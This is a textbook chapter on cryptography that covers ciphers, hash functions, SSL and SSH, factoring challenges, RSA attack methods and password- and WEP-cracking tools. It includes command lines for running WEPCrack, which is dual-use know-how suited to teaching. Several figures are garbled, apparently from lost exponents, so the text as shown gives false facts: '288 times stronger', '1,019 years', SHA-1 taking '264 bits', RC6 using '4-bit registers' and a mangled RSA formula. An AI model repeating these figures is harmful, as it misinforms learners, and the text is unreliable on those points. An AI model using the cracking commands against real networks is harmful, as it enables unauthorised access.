RC6 RC6 is similar to the RC5 algorithm in that it is a parameterized algorithm with a variable block size, key size, and number of rounds. Two features that differentiate the RC6 algorithm from RC5 are integer multiplication (which is used to increase the diffusion achieved in fewer rounds and increased speed of the cipher), and the use of four 4-bit working registers rather than two 2-bit registers. Four 4-bit registers are used in place of the two 2-bit registers because the block size of the AES is 128 bits.

Blowfish Blowfish is a secret-key cryptographic method that uses a variable key length from 32 to 448 bits. It uses a method called block cipher, which breaks data into chunks of

64 bits each before encrypting them. Blowfish is considered secure, and it is freely available for use.

Algorithms and Security Forty-bit encryption appears hard to crack. However, with the help of modern computers, the combination can be cracked in a reasonable amount of time. Forty-bit encryption is no longer considered secure in the cryptographic community. Fifty-six-bit encryption keys are also easily susceptible to attacks and are not considered secure. The creators of Web browsers introduced 128-bit encryption to offer a more secure means of communication.

128-bit encryption offers greater cryptographic security than 40-bit and 56-bit encryption. It is 288 times stronger than 40-bit encryption.

Experts have estimated that it would take approximately 1,019 years to break a 128-bit encryption message. 256-bit and above encrypted keys are usually more difficult to break.

Message-Digest (Hash) Functions

Message-digest functions distill the information contained within a file (small or large) into a single fixed-length number, typically between 128 and 256 bits in length. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message-digest value (Figure 9-4).




Figure 9-4 Message-digest functions reduce information to a hash.

Message-digest functions are also called one-way hash functions because they produce values that are almost impossible to invert, resistant to attack, mostly unique, and widely distributed. Message-digest algorithms themselves are not used for encryption and decryption operations. They are used in the creation of digital signatures and message authentication codes (MACs), and the derivation of encryption keys from passphrases.

The main role of a cryptographic hash function is to provide integrity in document management. Cryptographic hash functions are an integral part of digital signatures. They are relatively faster than digital-signature algorithms; hence, their characteristic feature is to calculate the signature of the document's hash value, which is smaller than the document. In addition, digests can be used publicly without revealing the contents or source of the document. Widely used message-digest functions include the following algorithms:

- MD5
- SHA-1

MD2, MD4, and MD5

MD2, MD4, and MD5 are message-digest algorithms used in digital signature applications in which the document is compressed securely before being signed with a private key. The algorithms can be of variable length, but the resulting message digest is always 128 bits.

The structures of all three algorithms appear similar, although the design of MD2 is reasonably different from MD4 and MD5. MD2 was designed for 8-bit machines, while MD4 and MD5 were designed for 32-bit machines. The message is padded with extra bits to ensure that the length of the bits is divisible by 512. A 64-bit binary message is added to the message.

Attacks on versions of MD4 have become increasingly successful. Recent research has shown how collision attacks for the full version of MD4 could be carried out in under a minute on a typical PC. MD5 is slightly more secure, but is slower than MD4. This algorithm has four different rounds, which are designed with slight differences from those of MD4. However, both the message-digest size and padding requirements remain the same.

The effectiveness of hash functions can be defined by checking the output produced when an arbitrary input message is randomized.

The following are examples of minimally different message digests:

- echo "There is CHF1500 in the blue bo" | md5sum
- e41a323bdf20eadafd3f0e4f72055d36
- echo "There is CHF1500 in the blue box" | md5sum
- 7a0da864a41fd0200ae0ae97afd3279d
- echo "There is CHF1500 in the blue box." | md5sum
- 2db1ff7a70245309e9f2165c6c34999d

Even minimally different texts produce radically different MD5 codes.

SHA-1 (Secure Hash Algorithm)

The Secure Hash Algorithm (SHA-1), specified in the Secure Hash Standard (SHS), was developed by NIST and published as a federal information-processing standard (FIPS PUB 180).

SHA-1 is similar to the MD4 message-digest algorithm family of hash functions. The algorithm accepts a message of 264 bits in length and produces a 160-bit message-output digest.

The digest is designed to complicate the searching of the text, which is similar to the given

hash. The algorithm is slightly slower than MD5, but the larger message digest makes it more secure against brute-force collision and inversion attacks.

SHA-1 is part of the Capstone project. Capstone is the U.S. government's long-term project to develop a set of standards for publicly available cryptography, as authorized by the Computer Security Act of 1987. The basic organizations responsible for Capstone are NIST and the NSA. As SHA-1 has been demonstrated to have collision weaknesses that can be exploited in a manner similar to MD5, NIST is presently seeking the creation of a more secure hashing algorithm for government use. The following are the four chief mechanisms of Capstone:

- A symmetric bulk-data encryption algorithm (Skipjack)
- An asymmetric digital-signature algorithm (DSA)
- A key-exchange protocol
- A hash function (SHA)

SSL (Secure Sockets Layer)

Secure Sockets Layer (SSL) is a protocol used to provide a secure authentication mechanism between two communicating applications, such as a client and a server (Figure 9-5). SSL requires a reliable transport protocol, such as TCP, for data transmission and reception.



Figure 9-5 SSL is an authentication protocol.

Any application-layer protocol that is higher than SSL—such as HTTP, FTP, and telnet—can be transparently layered on top of SSL. SSL acts as an arbitrator between the encryption algorithm and session key. It also verifies the destination server prior to the transmission and reception of data. The complete data of the application protocol is encrypted to ensure security.

SSL Sessions

SSL uses both asymmetric and symmetric authentication mechanisms. Public-key encryption is used to verify the identities of the server, the client, or both. Once authentication has taken place, the client and server can create symmetric keys allowing them to communicate and transfer data rapidly. An SSL session is responsible for carrying out the SSL handshake protocol to organize the states of the server and clients, thus ensuring the consistency of the protocol.

SSL Handshake Protocol Flow

The SSL handshake protocol works on top of the SSL record layer. The processes that are executed in the three-handshake protocol are summarized as follows:

1. The client sends a hello message to the server, which the server must respond to with a hello message or the connection will fail due to the occurrence of a fatal error. The attributes established due to the server and client hello are: protocol version, session ID, cipher suite, and compression method.
2. After the connection is established, the server sends a certificate to the client for authentication. In addition, a server-key exchange message might be sent. If the server is authenticated, the client may be asked for the certificate (if appropriate to the cipher suite selected).
3. The server sends a hello done message to inform the client that the handshake phase is complete and waits for the client's response.
4. If the client receives a certificate-request message, the client must respond to the message by sending a certificate message or "no certificate" alert. The client key-exchange message is sent. The content of the message depends on the public-key algorithm between the server hello and client hello. If the certificate sent by the client has signing ability, a digitally signed certificate verifies the message and is transmitted.
5. The client transmits the changed cipher-spec message and copies the pending cipher spec into the current cipher spec. The client sends a message to initiate the completion of the message under the new algorithm, keys, and secrets. In response, the server replies by sending its own changed cipher-spec message, transfers the pending cipher spec to the current cipher spec, and initiates the completion of the message under the new cipher spec. At this is point, the handshake is complete and the server starts to exchange the application-layer data.

The resumption of a previous session or the replication of an existing session proceeds as follows:

1. The client initiates the communication by sending a hello message with the session ID of the session that is to be resumed.
2. If the server finds a match, it reestablishes the session under the specified session state with the same session ID.
3. At this point, both the server and the client exchange the changed spec messages and proceed directly to the finished messages.
4. After reestablishment, the server and client exchange data at the application layer.
5. If the session ID is not found, the server creates a new session ID. The SSL client and server then carry out a complete handshake.

Secure Shell (SSH)

Secure Shell (SSH), and its replacement SSH-2, are protocols that are used to securely log onto another computer over a network and transfer files from one computer to another. It offers reliable authentication and a secure communication channel over an insecure medium (Figure 9-6). It can be used as a replacement for telnet, login, rsh, and rcp. In SSH-2, sftp is a replacement for ftp. In addition, SSH offers secure connections and secure transfer of TCP connections. SSH and SSH-2 are completely different protocols and are not compatible. SSH encrypts the user's server and host keys to authenticate, while SSH-2 only uses the host keys. SSH-2 is more secure, performs better, and is also more portable than SSH. Additionally, SSH is vulnerable to attacks due to the presence of structural weaknesses.




Figure 9-6 SSH shields TCP communications.

SSH authenticates with the help of one or more of the following mechanisms:

- Password (the `/etc/passwd` or `/etc/shadow` in UNIX)
- User public key (RSA or DSA, depending on the release)
- Kerberos (for SSH)
- Host-based authentication (`.rhosts` or `/etc/hosts` equivalent in SSH, or public key in SSH-2)

Secure Shell protects against the following attacks:

- A remote host sending out packets that pretend to come from another trusted host (IP spoofing)
- A host pretending that an IP packet comes from another trusted host (IP source routing)
- An attacker forging name-server records (DNS spoofing)
- Intermediate hosts capturing passwords and other data

- People who control the intermediate hosts exploiting captured data
- Attackers listening to X authentication data and spoofing connections to the X11 server

Disk Encryption

Disk encryption works in a manner similar to text-message encryption. By using an encryption program for the user's disk, the user can safeguard any and all information burned onto the disk and save it from falling into the wrong hands. Disk-encryption software scrambles the information burned on the disk into an illegible code. It is only after the disk information is decrypted that it can be read and used.

Disk encryption is useful when the user needs to send sensitive information through the mail. In addition, disk encryption can also be used to prevent the real-time exchange of information from being compromised. When the exchange of information is made in an encrypted form, the chances of the information being compromised are minimized. The only way an attacker could access the information is by decrypting the message.

Furthermore, encryption software installed on a user's system ensures the security of the system. Encryption software should be installed on any systems that hold valuable information or are exposed to unlimited data transfer.

Encryption-Breaking Initiatives

RSA Factoring Challenge

The RSA Factoring Challenge was a contest promoted by RSA Laboratories to study the difficulty in factoring the large numbers used in RSA keys. A group of eight challenging numbers, ranging from 576 to 2048 bits were given. Every number was a product of two large prime numbers and similar to an RSA key pair. The challenge ended in 2007 due to advances in cryptography that made it obsolete. The highest prize amount was given to the individual who factored RSA-640. Figure 9-7 gives an estimate of the number of machines required to find the factors of numbers of various sizes over a one-year time period.

Number Length (bits)	Machines	Memory
430	1	Trivial
760	215,000	4 Gb
1,020	342,000,000	170 Gb
1,620	1.6×10^{15}	120 Tb

Figure 9-7 To find the factors of the 760-bit number in one year, 215,000 Pentium machines with 4 gigabytes of physical RAM are required.

General number field sieve (GNFS) is the best known algorithm for factoring large numbers. It has a sieving phase, which searches a limited set of prime numbers for the candidates that are related algebraically. The sieving phase is effective if it is distributed (usage of many processors simultaneously). The matrix solving phase needs large volumes of storage and is usually performed on supercomputers.

Distributed.net

Distributed.net is a nonprofit organization that serves as a gathering point for topics related to distributed computing (the process by which a large number of computers work together toward solving a particular problem).

This process is carried out through the use of software that allows idle computers to communicate through the Internet, enabling an unlimited number of computers to work toward one common goal.

Distributed.net has solved public encryption challenges such as a contest sponsored by RSA Laboratories to decode a message encrypted with a 56-bit RC5 algorithm. The combined effort found the winning key by using the computing power of an estimated 26,000 PCs to evaluate over 34 quadrillion keys. The group's efforts have proven that, given enough computing power, almost any encryption key can be broken.

Encryption Countermeasures

Code-Breaking Methodologies

The strength of an encryption algorithm can be measured by using various code-breaking techniques. The following code-breaking techniques are commonly used:

- Brute force
- Frequency analysis

Brute Force Code-breakers, or cryptanalysts, work to recover the plaintext of a message without knowing the required key in advance. They may first try to recover the key or they may go after the message itself. A common cryptanalytic technique is a brute-force attack, or exhaustive search, in which the keys are determined by trying every possible combination of characters.

The efficiency of a brute-force attack depends on the hardware configuration (Figure 9-8). Use of faster processors means testing more keys per second. Cryptanalysts carried out a

Estimate Time for Successful Brute-Force Attack				
Power/cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 chars)
\$ 2 K (1 PC. Can be achieved by an individual)	1.4 min	73 days	50 years	10 ²⁰ years
\$ 100 K (This can be achieved by a company)	2 sec	35 hours	1 year	10 ¹⁹ years
\$ 1 M (Achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10 ¹⁸ years

Figure 9-8 Brute-force attacks require a great deal of processing power to be effective.

successful brute-force attack on a DES encryption method that effectively made DES obsolete.

Frequency Analysis Frequency analysis of letters and words is another method used to attack ciphers. This technique examines the number of times that a particular symbol comes up in a ciphertext. For example, the letter *e* is a common letter in the English language. If the letter *k* appears commonly in a ciphertext, it can be reasonably concluded that $k = e$.

Encrypted source code is more vulnerable to these types of attacks because words like *#define*, *struct*, *else*, and *return* are repeated frequently in code. Sophisticated cryptosystems are required to maintain the security of messages against frequency analysis.

Cryptography Attacks

Cryptography attacks are based on the assumption that the cryptanalyst has knowledge of the encrypted information. The following eight types of attacks are categorized according to the cryptanalyst's given information:

- *Ciphertext-only attack*: The cryptanalyst has the ciphertext of several messages, all of which were encrypted using the same encryption algorithm.
- *Known-plaintext attack*: The cryptanalyst can retrieve the ciphertext and the plaintext.
- *Chosen-plaintext attack*: The cryptanalyst not only has access to the ciphertext and associated plaintext for several messages, but can choose the plaintext that is encrypted and obtain the resulting ciphertext.
- *Adaptive chosen-plaintext attack*: The cryptanalyst chooses the plaintext that is encrypted and can modify this choice based on the results of the previous encryption.
- *Chosen-ciphertext attack*: The cryptanalyst can choose different ciphertexts to be decrypted and has access to the decrypted plaintext.
- *Chosen-key attack*: The cryptanalyst has some knowledge about the relationship between the different keys, but cannot choose the key.
- *Rubber-hose attack*: The cryptanalyst threatens, blackmails, or tortures someone until the key is handed over.
- *Bribery attack*: This attack is sometimes referred to as a purchase-key attack.

RSA Attacks

Brute-Force RSA Factoring This kind of attack is possible when the attacker has access to the public key (n). The goal is to obtain the private key (d). To get the value of d , the factors of n need to be found. The following are a few of the algorithms that are used in factoring:

- *Trail division*: This is not only the oldest, but it is also the most inefficient algorithm because it tries all the prime numbers less than the square root of n .
- *Quadratic sieve (QS)*: This is an efficient algorithm for numbers less than 110 digits.
- *Multiple polynomial quadratic sieve (MPQS)*: This is a faster version of QS.
- *Double large prime variation of the MPQS*: This is a faster version of MPQS.

- *General number field sieve (GNFS)*: This is the fastest algorithm for numbers greater than 110 digits.

The above-listed algorithms are high-tech attacks against large composite numbers. Table 9-1 lists the approximate requirements to factor PGP-based RSA public-key module lengths with the help of GNFS.

Key size	MIPS Years Required to Factor
512	30,000
768	200,000,000
1024	300,000,000,000
2048	300,000,000,000,000,000,000,000

Table 9-1 Large key sizes are nearly impossible to break without enormous computing capabilities

Table 9-2 displays a few of the approximate equivalents of the brute-force key searches of symmetric keys and brute-force factoring of asymmetric keys, with the help of GNFS.

Symmetric	Asymmetric
56 bits	384 bits
64 bits	512 bits
80 bits	768 bits
128 bits	2304 bits

Table 9-2 Brute-forcing asymmetric keys is exponentially more difficult than cracking symmetric keys

Esoteric RSA Attacks These attacks depend on the weaknesses in certain implementations of the RSA protocol.

Chosen-Ciphertext Attack In this kind of attack, an attacker listens to the insecure channel in which RSA messages are passed. The attacker assembles an encrypted message (c) from the target. To retrieve the original message (m), the attacker chooses a random number, where $r < n$. The attacker then launches the attack by computing the following:

- $x = r^e \text{ mod } n$ (The attacker encrypts r using the target’s public key.)
- $y = x \times c \text{ mod } n$ (The ciphertext is multiplied by the public key.)
- $t = r^{-1} \text{ mod } n$ (multiplicative inverse of $r \text{ mod } n$)

The attacker takes into consideration that if $x = r^e \text{ mod } n$, then $r = x^d \text{ mod } n$.

The attacker then forces the target to sign y with the private key, which is used in the decryption of y , and forward $u = y^y \text{ mod } n$ to the attacker. The following is the simple mathematical computation used by the attacker:

$$tu \text{ mod } n = (r^{-1})(y^d) \text{ mod } n = (r^{-1})(x^d)(c^d) \text{ mod } n = (c^d) \text{ mod } n = m$$



To spoil this type of attack, arbitrary documents *must not be signed* [but] the one-way message *must be signed*.

Low Encryption-Exponent Attack The speed of public-key operations depends on the encryption exponent: if the encryption exponent is small, the public encryption is faster. However, using small values for e as a public exponent for encrypting small messages makes this encryption vulnerable. For instance: if e is 3 and m is a smaller number than the cubic root of n , the message can be recovered by simply determining the cubic root of m because m [for $m < \text{cubic root}(n)$]³ mod n will be equivalent to m^3 . Therefore, the cubic root of $m^3 = m$. To protect from attack, a user can add the message with the nonce before encryption, so that m^3 is reduced to mod n .

Error Analysis Attacks Error analysis attacks are performed when the attacker compels the target to make encryption or decryption errors. By analyzing the resultant output and input, the encryption/decryption engine is forced to make a one-bit error in the operation. This attack is primarily of interest to people who use an encryption scheme in which the input, output, and encryption are accessible to the attacker.

Modulus Attacks Modulus attacks are used in situations where a number of users share the n but they have a different e and d . Division of the common modulus for a number of users can help the attacker recover the message without factoring n . If d is up to one-quarter the size of n , and e is less than n , d can be recovered without factoring. PGP will not choose small values for the decryption exponent.

Tools

Encryption-Cracking Tools

OrphCrack Live CD OrphCrack is a free image of a bootable Live CD that includes a Windows password-cracking program. This program makes use of included **rainbow tables**, which are large, pregenerated data sets of hashes from nearly every possible password that reduce the difficulty in brute-force cracking of a single password.

John the Ripper John the Ripper is a free password-cracking tool that runs on various platforms. It is one of the more popular password-cracking programs as it combines a number of password crackers into one customizable program platform.

Cain & Abel Cain & Abel is a password-recovery tool that can recover passwords using methods such as network packet sniffing. It can crack various password hashes by using methods such as dictionary, brute force, and crypt-analysis attacks.

WEPCrack WEPCrack is an open-source toolset, written in Perl that was developed to crack the 802.11 WEP secret key. It includes the following tools:

- *WeakIVGen.pl*: This script imitates the IV/encrypted output seen at the 802.11 access point. It produces a series of initialization vector (IV) combinations that are used to weaken the encryption strength of the WEP traffic.

- *Prism-getIV.pl*: This script works with the help of either Prismdump or Ethereal and scans for the IVs that match the weakened secret keys. It also traps the first byte of an encrypted message and puts it in the log file of weak IVs (IVfile.log). This script accepts input from stdin or from a file specified on the command line. For Prismdump output, a user can either run `prismdump | prism-getIV.pl` or run `prismdump > capturefile` and then `prism-getIV.pl capturefile`.
- *WEPCrack.pl*: This script, with the help of the data collected from the WeakIVGen.pl script, tries to identify the secret WEP key. It can be used for 40-bit or 128-bit WEP. It scans the IVfile.log and, with weak IVs and the encrypted output, identifies the secret key.

Idle CPU Time Idle CPU Time is a tool developed by Counterpane Systems to scan the vulnerabilities of S/MIME 40-bit encryption. This tool applies the brute-force method on S/MIME-encrypted e-mail messages by decrypting them to RC5 format and checking for the possible key to decrypt the message. This tool is feasible to use on any kind of computer system, and some weaknesses of the RC2 encryption algorithm enhance its speed. This tool has been designed to operate using idle machine time.

This brute-force utility comes in two forms:

Command line: If the program is run from the command line in low priority, it ensures that the program uses only idle processor time.

Screensaver: Displays a polite screensaver during the cracking process of the cipher. It can also perform distributed computing, through which many computers can utilize the search space.

Both programs can save work automatically. The source code available with this package can be used to decrypt other algorithms.

Data-Protection Tools

Cleversafe Grid Builder Cleversafe Grid Builder software subscriptions provide all the software needed to build a dispersed storage grid. The 11 dispersed storage nodes can be spread across up to 11 servers for maximum security.

Building a grid provides the following benefits:

- Controls data within the user's building
- Avoids expensive hardware costs
- Is customizable
- Creates derivative works by changing source code to meet the user's storage needs and processes

PGP (Pretty Good Privacy)

Pretty Good Privacy (PGP) is a software package developed to provide cryptographic procedures for e-mail and file storage applications. It also provides other features such as: message encryption, digital signatures, data compression, and e-mail compatibility. The algorithm used for message encryption is RSA for key transport and IDEA for



bulk-message encryption. PGP uses RSA for computing digital signatures and MD5 for computing message digests.

The freeware program is used for message compression, transportation, and storage. E-mail compatibility is accomplished with the help of Radix-64 conversion.

PGP is used for five things:

- Encrypting a message or file prior to transmission so that only the recipient can decrypt and read it

- Clear signing of the plaintext message to ensure the authenticity of the sender

- Encrypting stored computer files so that no one other than the person who encrypted them can decrypt them

- Deleting files, rather than just removing them from the directory or folder

- Data compression for storage or transmission

A PGP signature is different for every message because PGP performs a calculation on the message utilizing the user's secret key. The signature is also different, so that no one can cut and paste signatures. Each key is a long number, such as a 1,024-bit number (around 300 decimal digits).

The following is an example of a PGP signature:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
mQCNAzGvwGAAAAEEAMQXI06gfdoZzy2Ngdqua6Zf6q4Bfdotc8qGHk9RncuEHSBf
2DrqYrkVmn6cANJp/HdBkJH39LcKybOGbxiahmjVnngPp+PzvX8+Wi7kQ5NP267S
0JIituePxuk1EQ5pqywHw8yxtOGIqLjkJtb/pRvZyiC0Cyw1bjnbPFHw2SetAAUR
tCZSb2JpbiBXaG10dGxlIDxmaXJzdHByQG96ZW1haWwuY29tLmF1PokAlQMFEDGv
WGE52zxR8NknrQEBbV0D/1gJS1dscj2bFJ0uD9LOY+LSTj71yxdONZ3cycPZ+3zp
ShCNcsqNAGvHXDtqcGQrNrxHmYqnKBaJ/+46n/FSkDnt/bvEAb105m+6T5oTK8h+
MaaVuvdcphwKfIPQbIoI6LcmtwSd0cyBBndp+O+02x0xhcd2Qx7Gni7J+fz8mm0y
=Ysjn
-----END PGP PUBLIC KEY BLOCK-----
```

Command Line Scriptor Command Line Scriptor is a server-side product that can be used to secure vulnerable files from attackers. It is based on OpenPGP and PKI standards, and provides complete integration with existing systems. Command Line Scriptor performs the following functions:

- Automates file encryption/decryption, digital signing, and verification
- Sends files and e-mail securely without any user intervention
- Ensures that all important data are secured without relying on user input
- Deletes bulk files at a predefined date and time
- Integrates cryptographic techniques into existing applications
- Processes incoming secure files from any OpenPGP-compliant application

CryptoHeaven CryptoHeaven is used by groups to e-mail encrypted messages and securely back up and share files, pictures, charts, business documents, and any other type

of electronic media. This tool does not allow third-party access to the plaintext version of transmitted information. The information is encrypted and stored on the server. Only the sender and the recipient possess the keys to gain access to the information.

All the services CryptoHeaven provides are encrypted with the AES symmetric cipher Rijndael, 256-bit encryption keys, SHA-256 message-digest function, and asymmetric encryption with keys of 2,048–4,096 bits in length. In normal cases, when a user forgets a username and password, all of the user's data that are stored on the server is lost or inaccessible forever. When a new user account is created, the user generates a personal private/public key pair. The public key of the encrypted message is sent to the server, where other users can collect keys by connecting to the server. The private part of the key is encrypted and is stored with the user's password on the local computer or transferred to the server at the user's request.

Microsoft Cryptography Tools Microsoft provides command-line tools for code signing, signature verification, and other cryptography tasks. The publishing tool and the signing DLL for each cryptography tool are installed in the \Bin directory of every Microsoft SDK installation. Microsoft's cryptography tools include those shown in Figure 9-9.

File name	Remarks
Cert2SPC.exe	Creates a Software Publisher Certificate (SPC) for testing purposes only
CertMgr.exe	Manages certificates, CTLs, and certificate revocation lists (CRLs)
MakeCat.exe	Creates an unsigned catalog file that contains the hashes of a set of files along with associated attributes of each file
MakeCert.exe	Creates an X.509 certificate for testing purposes only
MakeCTL.exe	Creates a CTL
SetReg.exe	Sets registry keys that control certificate verification
Signer.dll	Required only by the tools in Internet Explorer 4.01
SignTool.exe	Signs and time stamps a file Additionally, checks the signature of a file

Figure 9-9 Microsoft provides a variety of cryptography tools.

Chapter Summary

- Using public-key cryptography, anyone can send a confidential message that can only be decrypted with a private key in the sole possession of the intended recipient.
- RSA encryption is a widely used de facto encryption standard.
- The MD5 algorithm is intended for digital signature applications, in which the document is compressed securely before being signed with a private key.
- An SHA algorithm accepts a message of 264 bits in length and produces a 160-bit message-output digest.

- Secure Sockets Layer (SSL) is a protocol used to provide a secure authentication mechanism between two communicating applications.
- RC5 is a fast block cipher designed by RSA Security.

Key Terms

asymmetric key system

digital signature

rainbow table

blowfish

message-digest functions

Secure Shell (SSH)

cryptography

public-key certificate

Secure Sockets Layer (SSL)

Data Encryption Standard (DES)

RSA

symmetric key system

Review Questions

1. Name and describe two cryptographic techniques.

2. Briefly explain encryption.

3. What are the various types of RSA attacks?

4. Describe SHA (Secure Hash Algorithm).

5. Describe the WEPCrack tool.

6. What is SSH?

7. Name three encryption ciphers.

8. What does Distributed.net do?

9. Name two encryption-breaking techniques.

10. Describe the uses of disk encryption.

Hands-On Projects



1. Use Advanced HTML Encrypt and Password Protect to encrypt HTML pages with strong encryption algorithms and protect them with a password.
 - Navigate to Chapter 9 in MindTap or on the Student Resource Center.
 - Install and launch the Advanced HTML Encrypt and Password Protect program. Click the **Add Files** button (Figure 9-10).



Figure 9-10 Click the **Add Files** button.

- Click the **Open** button to open a file (Figure 9-11).
- Click **Next** to navigate to the **Output** tab.
- Select the destination folder by enabling the button **Copy files to the following folder** (Figure 9-12).



Figure 9-11 Click Open to open a file.

Source: Advanced HTML Encrypt and Password Protect





Figure 9-12 Select the destination folder.

Source: Advanced HTML Encrypt and Password Protect




- Click the **Next** button to navigate to the **Encryption** tab and then the **Password** tab (Figure 9-13).



Source: Advanced HTML Encrypt and Password Protect

Figure 9-13 Click the **Next** button to navigate to the **Encryption** tab.

- Enter the password in the **Password** field by enabling the **Enable password protection** check box (Figure 9-14).



Source: Advanced HTML Encrypt and Password Protect

Figure 9-14 Enter the password in the password field.

- To alert with a message when the password is incorrect, enable the check box **Alert popup window**, and select **Go back**.


- Click the **Next** button to navigate to the **Styles** tab.
- Select the color and layout for the login page and click the **Next** button to navigate to the **Scripts** tab (Figure 9-15).



Source: Advanced HTML Encrypt and Password Protect

Figure 9-15 Select the layout for the login page.

- Click the **Next** button to navigate to the **Meta Tags** tab.
- Click the **Start** button (Figure 9-16).



Source: Advanced HTML Encrypt and Password Protect

Figure 9-16 Click the **Start** button.

- Open the output file (Figure 9-17).



Source: Advanced HTML Encrypt and Password Protect

Figure 9-17 Open the output file.

- Enter the password in the **Password** field of the page and click the **Show** button.
- If the password entered is correct, the file is opened (Figure 9-18).



Source: Advanced HTML Encrypt and Password Protect

Figure 9-18 If the password is correct, the file is opened.

- If the password is incorrect, an “Invalid Password!” message is displayed (Figure 9-19).



Source: Advanced HTML Encrypt and Password Protect

Figure 9-19 If the password is incorrect, an “Invalid Password!” message is displayed.

2. Use Alive File Encryption to encrypt or decrypt files and folders.
 - Navigate to Chapter 9 in MindTap or on the Student Resource Center.
 - Install and launch the Alive File Encryption program.
 - Click the **Add** button in the application bar to open a file.
 - Select the file and click the **Encrypt** button (Figure 9-20).



Source: Alive File Encryption

Figure 9-20 Select a file.

- Enter the password and click the OK button (Figure 9-21).




Figure 9-21 Enter the encrypting password.

- Select the encrypted file for decrypting.
- Enter the password in the **Enter Password** field and click the **OK** button to decrypt the file (Figure 9-22).






Figure 9-22 Enter the password for decrypting.

- Use Crypt Edit to encrypt and decrypt binary files and save the files in different formats.
 - Navigate to Chapter 9 in MindTap or on the Student Resource Center.
 - Install and launch the Crypt Edit program.
 - For encryption, click on the **Encrypt/Decrypt File** button (Figure 9-23).
 - Select the file to be encrypted in the **Source** window (Figure 9-24).
 - Select the destination of the encrypted file in the **Destination** window (Figure 9-25).



Source: Crypt Edit

Figure 9-23 Select the **Encrypt/Decrypt File** button.



Source: Crypt Edit

Figure 9-24 Select the file to be encrypted.



Source: Crypt Edit

Figure 9-25 Select the file's destination




- Click the **Encrypt** button (Figure 9-26).



Source: Crypt Edit

Figure 9-26 Click the **Encrypt** button.


- Enter the password in the **Setting Password** window and click the **OK** button. A message is displayed in the **Information** window for the successful conversion of the file; click the **OK** button.
- For decryption, click on **Encrypt/Decrypt Binary File** (Figure 9-27).



Source: Crypt Edit

Figure 9-27 Click on **Encrypt/Decrypt Binary File**.

- Select the file to be decrypted in the **Source** window (Figure 9-28).



Source: Crypt Edit

Figure 9-28 Select the file to be decrypted

- Select the destination of the decrypted file in the **Destination** window (Figure 9-29).



Figure 9-29 Select the destination of the decrypted file.

- Click the **Decrypt** button (Figure 9-30).



Figure 9-30 Click the **Decrypt** button.

- Enter the password in the **Password** field and click the **OK** button. A message is displayed in the **Information** window for the successful conversion of the file; click the **OK** button.

Glossary

alias a custom command in Linux that is a substitute for a formal command string; for example, if a user prefers to always see the long listing of a directory, he or she can set up an alias so that typing `ll` on the command line aliases to `ls -l`. The danger for security is if an attacker aliases commands at the root level, overwriting the behavior of common commands.

APE a term sometimes used for a wireless access point

asymmetric key system an encryption method using a key pair, one public key available to anyone, and one private key held only by the key owner, that is used to provide confidentiality, integrity, authentication, and nonrepudiation in data management

biometric technology devices that can read and store unique physical traits for authentication purposes

blackjacking the process of hijacking a BlackBerry session in order to gain access to a larger network using a trusted user's information

blowfish a secret-key cryptographic method that uses a variable key length from 32 to 448 bits

bluebugging a Bluetooth security hole that allows an attacker to take control of a Bluetooth-enabled device

bluedumping an attack method used to cause a Bluetooth-enabled device to dump the stored link key, giving the attacker a chance to sniff the key-exchange process

bluejacking the use of Bluetooth to send messages to users without the recipients' consent—similar to e-mail spamming

blueprinting an attack method used to remotely access details about a target device

bluesmacking an attack in which an oversized packet of information is sent to a victim's device

bluesnarfing a method of gaining access to sensitive data in a Bluetooth-enabled device

bluetooth a short-range wireless communication technology intended to replace the cables connecting portable or fixed devices while maintaining high levels of security

bot a software application that runs automated tasks over the Internet; also known as an Internet robot, Web robot, or WWW robot

botnet a collection of bots present in a channel

brick a device that cannot function in any capacity; for mobile devices, this refers to devices that are locked, damaged, or destroyed. The term can also be used as a verb; a device can be intentionally bricked.

brute force attack a password-cracking attack that attempts every possible combination of letters and numbers until a match is found

BTKeylogging an attack method in which a PIN cracking technique is used to discover the PIN for a Bluetooth-enabled device, which is then used to turn the device into a keylogger

BTVoiceBugging an attack method in which a PIN cracking technique is used to discover the PIN for a Bluetooth-enabled device, which is then used to record voice communications

cable modem a device that allows a user to connect a PC to a local cable TV line for Internet access

chmod the UNIX/Linux command for changing permissions; permissions are grouped by population (owner, group, world) and access (read, write, execute)

chroot a security measure in Linux that changes the root folder of a root process to one part of the system; with chrooting, the root process is restricted to one directory tree, which is called a chroot "jail"

Code Division Multiple Access (CDMA) a cellular technology originally known as IS-95; it is a competing network technology to GSM

compromising emanation (CE) sensitive information unintentionally leaked from hardware

cryptography the practice of concealing information by turning it into an unreadable code

Data Encryption Standard (DES) a relatively insecure symmetric key system using 64-bit encryption (56 bits for key size and 8 bits for cyclic redundancy check) to encrypt data

digital certificate an electronic document that contains a user's identification information

digital signature a cryptographic means of authentication

Electrically Erasable Programmable Read-Only Memory (EEPROM) the type of memory used in USB devices

encryption the process of translating information into a code for secure transmission

firewall software that is written to provide security between the system and the network

General Packet Radio Service (GPRS) a nonvoice service available with most GSM networks

Global System for Mobile communications (GSM; originally from Groupe Spécial Mobile) an open, digital cellular technology used for transmitting mobile voice and data services. It is a competing network technology to CDMA.

HID protocol a protocol concerning two units: the device, which is the entity that directly interacts with the user; and the host that communicates with the device and receives input data from the device on actions performed by the user

International Mobile Equipment Identity (IMEI) a unique 15-digit or 17-digit code used to identify a mobile station to a GSM network

kernel the most basic part of an operating system; it manages system resources and provides the most basic abstraction of the hardware for use by other parts of the system

LEO (low Earth orbit) constellation a group of LEO satellites having the ability to monitor and track RFID signals

Linux one of a number of UNIX-like operating system variants based on the Linux kernel first written by Linus Torvalds; Linux is a portmanteau of UNIX and Linus

man page an online description of an interactive shell command, system interface, or system object

mantrap a security system that utilizes independently locking doors to ensure visitor authentication

Master Session Key (MSK) a cryptographic key used to generate working session keys for the encrypted exchange of information between two devices

message-digest functions a set of functions that distill the information contained in a file (small or large) into a single fixed-length number

packet “mistreating” attack an attack that causes routers to mishandle or mistreat packets

pairing the process by which two Bluetooth-enabled devices agree to communicate with each other and establish a connection

peripheral a physical input-output device

piconet a short-range, ad hoc network linking a group of Bluetooth-enabled devices

port a virtual connection point for a system to connect to another; ports are assigned numbers, and certain application types are most often found at certain port numbers, for example, HTTP at port 80

public-key certificate a digital certificate used to verify that an individual’s key pair is actually assigned to that individual

